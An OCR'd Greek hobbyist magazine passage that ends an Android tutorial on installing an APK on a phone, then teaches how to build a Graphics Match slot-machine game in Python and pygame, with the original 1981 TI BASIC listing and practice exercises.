
κάποιο από τα "έτοιμα" (αυτά που έχουμε δηλώσει στο strings.xml). Αυτό ήταν όλο! Το ανανεωμένο μας πρόγραμμα είναι έτοιμο. Μπορείτε να το καμαρώσετε στην εικόνα 13, καθώς τρέχει στο εικονικό κινητό.

Από το εικονικό στο πραγματικό

Όλα καλά μέχρι εδώ, αλλά πώς θα μεταφέρουμε την εφαρμογή στο πραγματικό κινητό μας; Αν μη τι άλλο θα πρέπει να την έχουμε εύκαιρη, για να τη δείχνουμε και στους φίλους μας :) Πώς θα την εγκαταστήσουμε, λοιπόν; Τα πράγματα είναι πολύ πιο απλά απ' όσο ενδέχεται να φαντάζεστε. Αν προσέξατε την εικόνα 6, θα παρατηρήσατε ότι ο package explorer περιλαμβάνει έναν κατάλογο με το όνομα bin. Μέσα σε αυτόν θα βρείτε το αρχείο delta.apk, το οποίο αποτελεί ολόκληρη την εφαρμογή μας (apk = android package). Όπως υποψιάζεστε, πρέπει να συνδέσετε τη συσκευή σας με τον υπολογιστή, μέσω ενός καλωδίου USB. Μετά, χρησιμοποιώντας έναν οποιονδήποτε file manager από το κινητό (εμείς χρησιμοποιήσαμε τον ενσωματωμένο myFiles), βρίσκουμε το αρχείο και κάνουμε πάνω του double-touch. Έτσι, ο Installation Manager θα ξεκινήσει αυτόματα και θα μας ρωτήσει αν θέλουμε πράγματι να εγκαταστήσει τη συγκεκριμένη εφαρμογή. Εάν την εγκαταστήσουμε, θα τη βλέπουμε μαζί με όλα τα υπόλοιπα προγράμματα της συσκευής (εικόνα 14).

Σε περίπτωση που η εγκατάσταση της εφαρμογής αποτύχει, μην πτοηθείτε. Καταρχάς βεβαιωθείτε ότι έχετε επιτρέψει την εγκατάσταση εφαρμογών "Non Market" (εικόνα 15). Από την άλλη, αν κάνετε double-touch στο αρχείο APK και δεν συμβεί τίποτα, τότε χρειάζεστε το δωρεάν πρόγραμμα AppInstaller. Θα το βρείτε και θα το εγκαταστήσετε πανεύκολα από το Android Market. Τέλος, θα ήταν χρήσιμο να έχετε υπόψη σας κάτι ακόμα. Το Eclipse επιτρέπει την άμεση εκτέλεση των εφαρμογών μας στο πραγματικό κινητό και όχι κατ' ανάγκη στο εικονικό. Για να πετύχουμε κάτι τέτοιο, βασική προϋπόθεση είναι να έχουμε συνδεμένο το κινητό με ένα καλώδιο USB, καθ' όσο αναπτύσσουμε το εκάστοτε πρόγραμμα. Επιπρόσθετα, πρέπει να έχουμε επιτρέψει στο κινητό μας το λεγόμενο USB debugging (εικόνα 16). Αν κάνετε κάτι τέτοιο, το Android θα σάς προειδοποιήσει ότι αυτή η λειτουργία δεν είναι ασφαλής. Ωστόσο σας διαβεβαιώνουμε ότι αν ενεργοποιείτε το USB debugging κατά την ανάπτυξη της εφαρμογής σας και το απενεργοποιείτε *κάθε* άλλη στιγμή, δεν διατρέχετε κανέναν κίνδυνο.





Εικόνα 16: *Αν θέλουμε να δοκιμάζουμε την εφαρμογή μας στο πραγματικό κινητό και όχι στο εικονικό, πρέπει να επιτρέψουμε το USB debugging.*

Εικόνα 17: *Η εφαρμογή μας, όπως φαίνεται στο πραγματικό κινητό!*

Skill: Intermediate

Tags: Python, pygame, graphics match

Python programming, part 4

GRAPHICS MATCH -- THE SLOT MACHINE

by Sonic



Υπομείνατε παιχνίδια με αριθμούς και text adventures, αντέξατε να μάθετε τόσα στοιχεία κι εντολές της Python... Μόνο στο προηγούμενο τεύχος φάνηκε μια μικρή ακτίδα φωτός: Σας δείξαμε, επιτέλους, προγραμματισμό στο περιβάλλον γραφικών και pygame! Χρειάστηκε βέβαια να μάθετε πολλά νέα πράγματα -- κι ελπίζουμε να έχετε κατανοήσει τα περισσότερα.

Ας συνοψίσουμε λίγο κάποια βασικά.

- Τα παιχνίδια σε pygame είναι event driven, οδηγούνται, δηλαδή, από συμβάντα. Συμβάν είναι όταν πιέσετε το Close button. Συμβάν είναι όταν το πρόγραμμά σας πρέπει να ανταποκριθεί σε κάποιο πλήκτρο που πίεσε ο χρήστης.
- Το παιχνίδι αποτελείται πάντα από έναν βασικό βρόχο που εκτελείται συνέχεια, μέχρι να το τερματίσουμε. Μέσα σε αυτόν τον βρόχο δημιουργούμε αρχικά το κάθε καρέ σε μια προσωρινή μνήμη και στη συνέχεια το μεταφέρουμε (με μια κίνηση) στην ορατή οθόνη.
- Για να γίνει η μεταφορά χρειαζόμαστε την εντολή pygame.display.update()
- Βασικές έννοιες που αφορούν στη δημιουργία του κειμένου ή των γραφικών μέσα στο παράθυρό μας είναι η επιφάνεια (surface) και η μέθοδος blit.
- Κάθε φορά που εκτελείται ο κύριος βρόχος εμφανίζεται ένα καρέ. Όσο πιο γρήγορα γίνεται η εκτέλεση τόσα περισσότερα καρέ το δευτερόλεπτο θα δείχνουμε -- εκτός αν τα περιορίσουμε εμείς.
- Στο άρθρο 3.5 (`deltahacker.gr/?p=5124`) συνειδητοποιήσαμε ότι η python είναι αντικειμενοστραφής γλώσσα και βολεύει για παιχνίδια (αυτό θα το διαπιστώσετε καλύτερα σήμερα).

Η υπομονή σας επιτέλους θα ανταμειφθεί: Θα φτιάξουμε σε λίγο το πρώτο μας κανονικό παιχνίδι γραφικών! Ένα πρόγραμμα που θα συνδυάζει πολλά από αυτά που μάθαμε μέχρι τώρα. Η υλοποίηση βέβαια είναι το τελευταίο μόνο κομμάτι του puzzle. Το βασικό είναι να σκεφτούμε τον αλγόριθμο και τα δεδομένα μας.

Graphics Match, η σύγχρονη εκδοχή

Το πρόγραμμα που θα φτιάξουμε ονομάζεται Graphics Match και είναι η σύγχρονη εκδοχή ενός προγράμματος για TI-99/4A που υπάρχει από το 1981! Από τη φωτογραφία καταλαβαίνετε ότι πρόκειται για ένα απλό παιχνίδι slot machine με φρουτάκια (και μπάρες, καμπάνες κ.λπ.). Μόλις μάλιστα το τρέξετε θα αρχίσετε να αμφιβάλλετε για την έννοια των "τυχερών" παιχνιδιών. Μάλλον "άτυχα", θα έπρεπε να τα λένε. Ναι, ακόμα και στην Python εκδοχή τους, χάνει κανείς συνέχεια!

Ιστορία και θεωρία

Το "ταίριασμα των γραφικών" πρωτοεμφανίστηκε στο βιβλίο User's Reference Guide του TI-99/4A και ίσως να είναι το πρώτο παιχνίδι που (αντ)έγραψα ποτέ! Σαν λογική δεν είναι ιδιαίτερα δύσκολο και σύντομα έφτιαξα αρκετά πιο πολύπλοκα παιχνίδια, μόνος μου. Μου έδωσε όμως μερικές καλές ιδέες και με δίδαξε κάποια πράγματα που πρέπει να αποφεύγω.

Την εποχή του πρωτότυπου Graphics Match δεν υπήρχε Internet για να κατεβάσει κανείς εικόνες και γραφικά. Έπρεπε όλα να τα δημιουργούμε μόνοι μας, στο χέρι, ή με κάποιο δικό μας πρόγραμμα. Για να καταλάβετε, τα γραφικά ορίζονταν ως χαρακτήρες. Καθένα από τα φρουτάκια αποτελούνταν από τέσσερις χαρακτήρες σε μια μήτρα 2Χ2. Είχαμε τη δυνατότητα να αλλάζουμε τη μορφή των χαρακτήρων, όπως περίπου με τη σημερινή σχεδίαση γραμματοσειρών αλλά σε πολύ απλή μορφή. Το

παιχνίδι μας χρησιμοποιεί έξι σύμβολα, συνολικά.


0	Λεμόνι
1	Μπάρα
2	Κεράσι
3	Καμπανάκι
4	Βατόμουρο
5	Το 7 (μη με ρωτήσετε γιατί)

Το gameplay έχει ως εξής: Με την εκκίνηση του παιχνιδιού, τρία σύμβολα εναλλάσσονται γρήγορα σε μια γραμμή. Οι εναλλαγές σταματάνε μετά από 50 φορές και, ανάλογα με τα σύμβολα που φαίνονται στη γραμμή, υπολογίζεται ένα score. Ο τρόπος υπολογισμού είναι ο ακόλουθος.

- Τρία όμοια σύμβολα σε μια γραμμή - Jackpot! Κερδίζετε 75 βαθμούς.
- Τα δύο πρώτα σύμβολα όμοια: Αν είναι λεμόνια, μπάρες ή κεράσια, κερδίζετε 40 βαθμούς. Αν είναι οτιδήποτε άλλο, 10 βαθμούς.
- Το πρώτο και το τρίτο σύμβολο είναι όμοια: Κερδίζετε 10 βαθμούς.
- Τίποτα όμοιο: Χάνετε 10 βαθμούς.

Φαντάζομαι μαντέψατε ποια περίπτωση είναι αυτή που τυχαίνει περισσότερο, ε; Τώρα, σε αντίθεση με το αρχικό πρόγραμμα του 1981, ευτυχώς δεν χρειάζεται πλέον να σχεδιάσουμε εμείς τα λεμόνια, τα κεράσια τα καμπανάκια και όλα αυτά τα αστεία σύμβολα. Γιατί αρκεί να βρούμε αντίστοιχες εικόνες σε κατάλληλο μέγεθος από το Internet. Και δεν ξέρω αν το έχετε παρατηρήσει, αλλά υπάρχουν αρκετά “Internet καζίνο”, από τα οποία μπορούμε να πάρουμε τα γραφικά! Πιστέψτε με, το μόνο πράγμα που θα πάρετε ποτέ από αυτά τα sites είναι αυτά τα γραφικά. Αν περιμένετε λεφτά, σωθήκατε.

Το παλιό και το καινούριο Graphics Match. Φαίνεται ξεκάθαρα ότι τα γραφικά του 1984 αποτελούνται από χαρακτήρες που έχουμε επανακαθορίσει. Το άλλο που φαίνεται ξεκάθαρα είναι ότι... χάνουμε! Καλύτερα να επενδύσετε σε γραμμάτια του Ελληνικού Δημοσίου, παρά να προσπαθείτε να κερδίσετε το Graphics Match!




Το καλό με τις έτοιμες εικόνες είναι ότι έχουν όλες το ίδιο στυλ και μέγεθος αφού προορίζονται για το συγκεκριμένο παιχνίδι -- κι αυτό μας βολεύει αφάνταστα: No photoshopping (or gimping) required!

Μόλις εμφανιστεί το score, αν ο χρήστης θέλει να παίξει πάλι πιέζει το [SPACE]. Διαφορετικά πιέζει το [Q], για να τερματίσει το παιχνίδι. Το παιχνίδι φυσικά τερματίζεται κι όταν ο χρήστης κλείσει το παράθυρο από το close. Ξέχασα να σας πω ότι αρχικά ξεκινάτε με μηδέν βαθμούς και είναι πολύ πιθανό, όταν βαρεθείτε, να φύγετε με -1000. Αν παίξετε πολύ ώρα, ενδεχομένως να χρειαστείτε και τη βοήθεια του ΔΝΤ για να ξελασπώσετε :)

Ο αλγόριθμος

Ξεχάστε και την Python και το pygame για την ώρα. Ας επικεντρωθούμε στο πώς λειτουργεί αυτό το παιχνίδι και τι θα περιέχει ο βασικός βρόχος σε μια γενική μορφή. Μιας κι έχουμε ήδη κάνει μια δυναμική εκκίνηση στον αντικειμενοστραφή προγραμματισμό, ας το σκεφτούμε λίγο υπό το πρίσμα του. Το πώς θα υλοποιήσουμε το βρόχο είναι μια άλλη ιστορία!


Graphics Match

This game program gives an example of developing special graphics for your own use. There are six different graphics characters defined. These are: heart, cherry, bell, lemon, diamond, and bar. To play the game you need only to run the program. The computer generates three random numbers in the range 1 through 6. Each time a number is generated, the picture corresponding to the number is displayed on the screen. Scoring depends on how many and in what way the three pictures match. When the three pictures and the score have been displayed, you are offered the choice of playing again.

These statements define the colors for each of the characters. The colors used are:

Graphics Character	Color
Heart	Medium Red
Cherry	Medium Red with Dark Green stem
Bell	Light Blue with Black handle
Lemon	Dark Yellow
Diamond	Dark Green
Bar	Dark Blue

A white background is used for all of the pictures.

These statements define the heart.

Block Codes																	Block Codes
00																	00
00																	00
1C				X	X	X					X	X	X				38
3E			X	X	X	X	X			X	X	X	X	X			7C
7F		X	X	X	X	X	X	X	X	X	X	X	X	X	X		FE
7F		X	X	X	X	X	X	X	X	X	X	X	X	X	X		FE
7F		X	X	X	X	X	X	X	X	X	X	X	X	X	X		FE
7F		X	X	X	X	X	X	X	X	X	X	X	X	X	X		FE
3F			X	X	X	X	X	X	X	X	X	X	X	X			FC
1F				X	X	X	X	X	X	X	X	X	X				F8
0F					X	X	X	X	X	X	X	X					F0
07						X	X	X	X	X	X						E0
03							X	X	X	X							C0
01								X	X								80
00																	00
00																	00

Examples:

```
>NEW
>100 REM GRAPHICS MATCH
>110 CALL COLOR(9,7,16)
>120 CALL COLOR(10,13,16)
>130 CALL COLOR(11,2,16)
>140 CALL COLOR(12,6,16)
>150 CALL COLOR(13,11,16)
>160 CALL COLOR(14,5,16)

>170 CALL CHAR(96,"00001C3E7F
 7F7F7F")
>180 CALL CHAR(97,"0000387CFE
 FEFEFE")
>190 CALL CHAR(98,"3F1F0F0703
 01")
>200 CALL CHAR(99,"FCF8F0E0C0
 80")
```

Το αρχικό πρόγραμμα Graphics Match εμφανίζεται το 1981 (!) σε TI BASIC, στο User's Reference Guide του TI-99/4A. Είναι ένα από τα πρώτα παιχνίδια που θα δοκίμαζε κανείς να γράψει, μόλις αγόραζε αυτόν τον υπολογιστή. Στο listing φαίνεται καθαρά πώς ορίζονται οι τέσσερις χαρακτήρες που αποτελούν κάθε σύμβολο. Και ναι, όπως βλέπετε το Gimp των 80s απαιτεί τη γνώση δεκαεξαδικού συστήματος! Συγκρίνετέ το με τις έτοιμες εικόνες που χρησιμοποιούμε στο δικό μας πρόγραμμα.

Φανταστείτε λοιπόν ότι έχετε δημιουργήσει μια κλάση για τη γραμμή με τα τρία περιστρεφόμενα φρουτάκια. Τι θα έπρεπε να περιέχει; Τουλάχιστον τρία πράγματα:

- Μια συνάρτηση **constructor** που θα κατασκευάζει ένα αντικείμενο αυτού του είδους. Ο constructor είναι μια καλή ευκαιρία να φορτώσουμε και τις εικόνες.
- Μια μέθοδο **Spin** που θα κάνει τα φρουτάκια να εναλλάσσονται πάνω σε μια επιφάνεια σε συγκεκριμένες συντεταγμένες που θα δώσουμε, ενδεχομένως και με συγκεκριμένο framerate.
- Μια μέθοδο **GetScore** την οποία θα καλούμε για να μας επιστρέφει το πόσο... χάσαμε.

Προσέξτε τώρα το μαγικό τρικ: Υποθέστε ότι όλα αυτά τα έχουμε φτιάξει και λειτουργούν! Ποιο θα ήταν το πρόγραμμα μας στον κύριο βρόχο, σε γενικές γραμμές; Ας υποθέσουμε ότι έχουμε ονομάσει την κλάση **Spinner** και θέλουμε να δημιουργήσουμε ένα αντικείμενο αυτής της κλάσης. Αυτό θα γίνονταν κάπως έτσι:

```
slotmachine = Spinner()
```

Έτσι, θα κληθεί ο constructor του Spinner και θα δημιουργηθεί το αντικείμενο slotmachine. Βέβαια στον συγκεκριμένο constructor θέλουμε να δώσουμε και κάτι ακόμα: τις εικόνες. Αλλά αυτό είναι μια τεχνική λεπτομέρεια που θα φροντίσουμε αργότερα. Ο κύριος βρόχος, σε μορφή ψευδοκώδικα, θα είναι κάπως έτσι:

```
score = 0
endgame = False
spacepressed = True
while not endgame:

     Διάβασε πληκτρολόγιο και συμβάντα
     Αν ο χρήστης πίεσε το Q ή το close, endgame = True
     Αν ο χρήστης πίεσε SPACE, spacepressed = True

     # Κάνε τα φρουτάκια να γυρίζουν αν έχει πατηθεί το SPACE
     if spacepressed:
       slotmachine.Spin()

     # Πάρε τους βαθμούς
     points = slotmachine.GetScore()

     # Άθροισε τους στο score
     score = score + points

     Χρησιμοποίησε μια επιφάνεια για να δείξεις το score

     pygame.display.update()
     spacepressed = False
Έξοδος
```

Δεν είναι πολύ απλό; Βέβαια το θέμα είναι ότι *κάποιος* πρέπει να γράψει αυτό το Spinner class και τις μεθόδους του. Αλλά τα περιεχόμενα των συναρτήσεων δεν είναι κάτι που δεν έχουμε μάθει.

Υλοποίηση του spinner

Τα βασικά συστατικά για το Spinner έχουν ως εξής:

- Θα χρειαστούμε την randint για να μας δίνει τυχαία νούμερα, τα οποία θα αντιστοιχούν στις εικόνες που θα εμφανιστούν.
- Θα χρειαστεί να κάνουμε blit τρεις εικόνες, τη μια δίπλα στην άλλη. Με δεδομένη μια θέση εκκίνησης (στήλη) X για την πρώτη εικόνα, η επόμενη θα εμφανιστεί στη θέση X + Πλάτος_Εικόνας + Κάποιο_Περιθώριο. Για να δώσουμε την αίσθηση κίνησης θα επαναλάβουμε τη διαδικασία μερικές φορές απεικονίζοντας αυτές τις τριάδες τη μια πάνω στην άλλη.
- Ο υπολογισμός του score είναι μια απλή διαδικασία. Απλά, πρέπει να δούμε και να συγκρίνουμε μεταξύ τους τα αποτελέσματα της τελευταίας randint.

Ας δούμε, με βάση τα παραπάνω, ποιες θα είναι οι μεταβλητές στο class που θα περιέχουν τα δεδομένα του αντικειμένου μας. Είναι όλες αυτές οι μεταβλητές που ξεκινάνε με self.όνομα_μεταβλητής (data attributes στην ορολογία της Python). Τονίζουμε ότι κάθε τέτοια μεταβλητή είναι προσπελάσιμη από οποιαδήποτε συνάρτηση (μέθοδο) μέσα στην κλάση.

- Το αντικείμενό μας χρειάζεται να ξέρει τις εικόνες του. Καθώς είναι έξι σε αριθμό, μας βολεύει να τις αποθηκεύσουμε σε μια δομή σαν λίστα.
- Θα πρέπει επίσης να αποθηκεύσουμε τους τρεις αριθμούς που αντιπροσωπεύουν το τρέχον αποτέλεσμα της περιστροφής. Κι εδώ βολεύει να χρησιμοποιήσουμε μια λίστα ή ένα tuple.

Ας δούμε, λοιπόν, το Spinner class. Ξεκινάμε από τον constructor:

```
class Spinner:
    def __init__(self,images):
        self.slot=[]
        for image in images:
            self.slot.append(pygame.image.load(image))
```

Σε σχέση με τα παραδείγματα που δείξαμε στο άρθρο 3.5, ο constructor μας έχει μια μικρή διαφορά: παίρνει και την παράμετρο images, που περιέχει τα ονόματα των αρχείων εικόνων που θα χρησιμοποιηθούν. Το αντικείμενό μας στο κύριο πρόγραμμα αρχικοποιείται κάπως έτσι:

```
slot_images =('lemon.jpg','bar.jpg','cherry.jpg',
                    'bell.jpg','raspberry.jpg','seven.jpg')
slotmachine = Spinner(slot_images)
```

Το self.slot θα δημιουργηθεί ως μια λίστα αντικειμένων τύπου image, έτοιμη για χρήση από το pygame. Θυμηθείτε ότι το append είναι μια εντολή για να προσθέτουμε στοιχεία στο τέλος μιας λίστας. Έτσι, το slot[0] θα είναι ένα λεμόνι, το slot[1] μια μπάρα κ.ο.κ. Βολικό, γιατί έτσι ξέρουμε ότι θα χρειαστούμε τυχαίους αριθμούς από το 0 ως το 5.

Ας δούμε τώρα και τη συνάρτηση **Spin**:


```
def Spin(self, surface, x, y, framerate, clock):
    for draws in range(0,50):
        self.luck = (randint(0,5),randint(0,5), randint(0,5))
        x1=x
        for i in self.luck:
            surface.blit(self.slot[i], (x1, y))
            x1 = x1 + self.slot[i].get_width() + 3
        pygame.display.update()
        time = clock.tick(framerate)
        x1=x
```

Σκοπός της Spin είναι φυσικά να απεικονίσει το αποτέλεσμα στην οθόνη μας. Άρα θα πρέπει να γνωρίζει μια επιφάνεια την οποία έχουμε ορίσει στο κύριο πρόγραμμα και την περνάμε ως παράμετρο. Για τον ίδιο λόγο, περνάμε ως παραμέτρους και το framerate και clock.

Τα πράγματα μετά είναι απλά:

- Παράγουμε τριάδες τυχαίων αριθμών που αποθηκεύονται στο self.luck
- Τοποθετούμε με την blit τις αντίστοιχες εικόνες, τη μια δίπλα στην άλλη, με ένα διάκενο 3 pixels
- Το κάνουμε αυτό 50 φορές διαδοχικά, για να κρατήσουμε το χρήστη σε αγωνία για μερικά δευτερόλεπτα έως ότου μάθει πόσο... έχασε.

Το x και y περιέχουν φυσικά τη στήλη και τη γραμμή στην οποία θα εμ-



*Ποιος σας είπε ότι το παιχνίδι περιορίζεται μόνο στον TI και στην Python που έχετε μπροστά σας; Ο εικονιζόμενος pocket υπολογιστής, το διάσημο Casio FX-880P (από τους καλύτερους BASIC programmable που έβγαλε ποτέ η CASIO) έχει εξαιρετική γλώσσα προγραμματισμού, κατάλληλη για να γράψουμε ακόμη και παιχνίδια. Και μην ανησυχείτε καθόλου: Χάνει κανείς με την ίδια συχνότητα *και* σε αυτό το σύστημα :)*

φανιστεί το αντικείμενό μας στην οθόνη. Ας δούμε νοητά μια εκτέλεση:

```
self.luck = (randint(0,5),randint(0,5), randint(0,5))
```

Ας υποθέσουμε ότι αυτό δημιούργησε τις τιμές (1, 3, 5).

```
x1 = x
```

Για να μην πειράξουμε την αρχική στήλη, την αποθηκεύουμε σε μια μεταβλητή η οποία θα αυξάνεται ώστε να απεικονίζεται η μια εικόνα δίπλα στην άλλη.

```
for i in self.luck:
```

Θα δημιουργήσει ένα βρόχο όπου το i θα διατρέξει τις τιμές (1, 3, 5).

```
surface.blit(self.slot[i], (x1, y))
```

Θα τοποθετήσει την εικόνα slot[1] (μπάρα) στην επιφάνεια.

```
x1 = x1 + self.slot[i].get_width() + 3
```

Η επόμενη εικόνα θα εμφανιστεί τρία pixels μετά την προηγούμενη.

Καθώς καταλαβαίνετε η επόμενη εικόνα θα είναι το slot[3] (καμπανάκι) και η τελευταία το slot[5] (το 7). Και φυσικά... χάσατε. Όχι, όχι ακόμα. Γιατί όλο αυτό θα επαναληφθεί 50 φορές, καθώς περικλείεται μέσα στο

```
for draws in range(0,50):
```

Φυσικά, το x1 δεν αυξάνεται για πάντα: δεν θέλουμε να βγούμε έξω από την οθόνη! Όταν δείξουμε μια τριάδα εικόνων, οι επόμενες σχεδιάζονται από πάνω. Οπότε πρέπει να ξεκινήσουμε πάλι το x1 από την αρχική στήλη, όπως μας δόθηκε από τον κύριο βρόχο:

```
x1 = x
```

Δεν σχολιάζω καθόλου εντολές όπως το pygame.display.update και το time=clock.tick(framerate), αφού τις ξέρετε. Είναι επίσης αυτονόητο το πώς λειτουργεί η GetScore, αρκεί να δείτε τους κανόνες βαθμολογίας στην αρχή του άρθρου. Μπορείτε να κατεβάσετε όλο το παιχνίδι από την τοποθεσία

http://bit.ly/dh008gmatch

Events και πληκτρολόγιο

Το κομμάτι στον κύριο βρόχο που διαπραγματεύεται τα συμβάντα και την ανάγνωση του πληκτρολογίου είναι το ακόλουθο:

```
for event in pygame.event.get():
    if event.type == QUIT:
        endgame = True
    if event.type == KEYDOWN:
        keyboardinput = event.key
        if keyboardinput == K_q:
            endgame = True
        if keyboardinput == K_SPACE:
            spacepressed = True
```

Στο άρθρο μας που δημοσιεύεται στο deltaHacker 007 έχουμε εξηγήσει

το πώς λειτουργεί το σύστημα αποστολής μηνυμάτων από το λειτουργικό στην εφαρμογή. Όταν πιέσουμε το close (X) στο παράθυρο, αποστέλλεται το μήνυμα QUIT. Τι γίνεται όμως όταν πιέζουμε κάποιο πλήκτρο; Αυτό αντιστοιχεί σε ένα event τύπου KEYDOWN. Αν διαπιστώσουμε ότι έχουμε τέτοιο event, μπορούμε να πάρουμε το πλήκτρο που πιέστηκε με τη εντολή:

```
keyboardinput = event.key
```

Ευτυχώς για εμάς, το pygame.locals δίνει συμβολικά ονόματα σε κάθε πλήκτρο και δεν χρειάζεται να θυμόμαστε περίεργους κωδικούς. Έτσι, για να δούμε αν ο χρήστης πίεσε το [Q], ελέγχουμε για το K_q ενώ για το [SPACE] ελέγχουμε το K_SPACE. Εξαιρετικά απλό, αποτελεσματικό και φυσικά απαραίτητο για το επόμενό μας παιχνίδι (έκπληξη :D)

Μην περιμένετε όμως να σας δώσω επόμενο παιχνίδι, αν δεν μου κάνετε τις παρακάτω ασκήσεις (αρκετά χαλαρώσατε όλο το Πάσχα, παίζοντας με μπαλίτσες και Hello World Pygame):

1. Προσθέστε το (κρυφό) πλήκτρο [C] στο παιχνίδι, για cheat! Όταν το πιέζετε, αν το σκορ σας είναι αρνητικό θα μετατρέπεται σε θετικό! Για παράδειγμα, το -150 θα γίνετε 150. Αν είναι θετικό δεν θα κάνει τίποτα. Μάλλον είναι και ο μόνος τρόπος για να κερδίσει κανείς το Graphics Match!
2. Φτιάξτε μια γραμμή μηνυμάτων πάνω από τη γραμμή του Score, που να δείχνει πόσο έχασε ή κέρδισε ο χρήστης σε κάθε spin. Παράδειγμα: Win 10 points, Lose 10 points κ.λπ. Bonus points αν το κάνετε να πανηγυρίζει για το Jackpot!
3. Το ότι το αρχικό Graphics Match χρησιμοποιεί τρία slots δεν μας εμποδίζει στη σύγχρονη εκδοχή να φτιάξουμε ένα με 4 ή 5. Απλά, θα πρέπει να αποφασίσετε νέους κανόνες για το ποιοι συνδυασμοί κερδίζουν. Φτιάξτε το όπως το θέλετε!
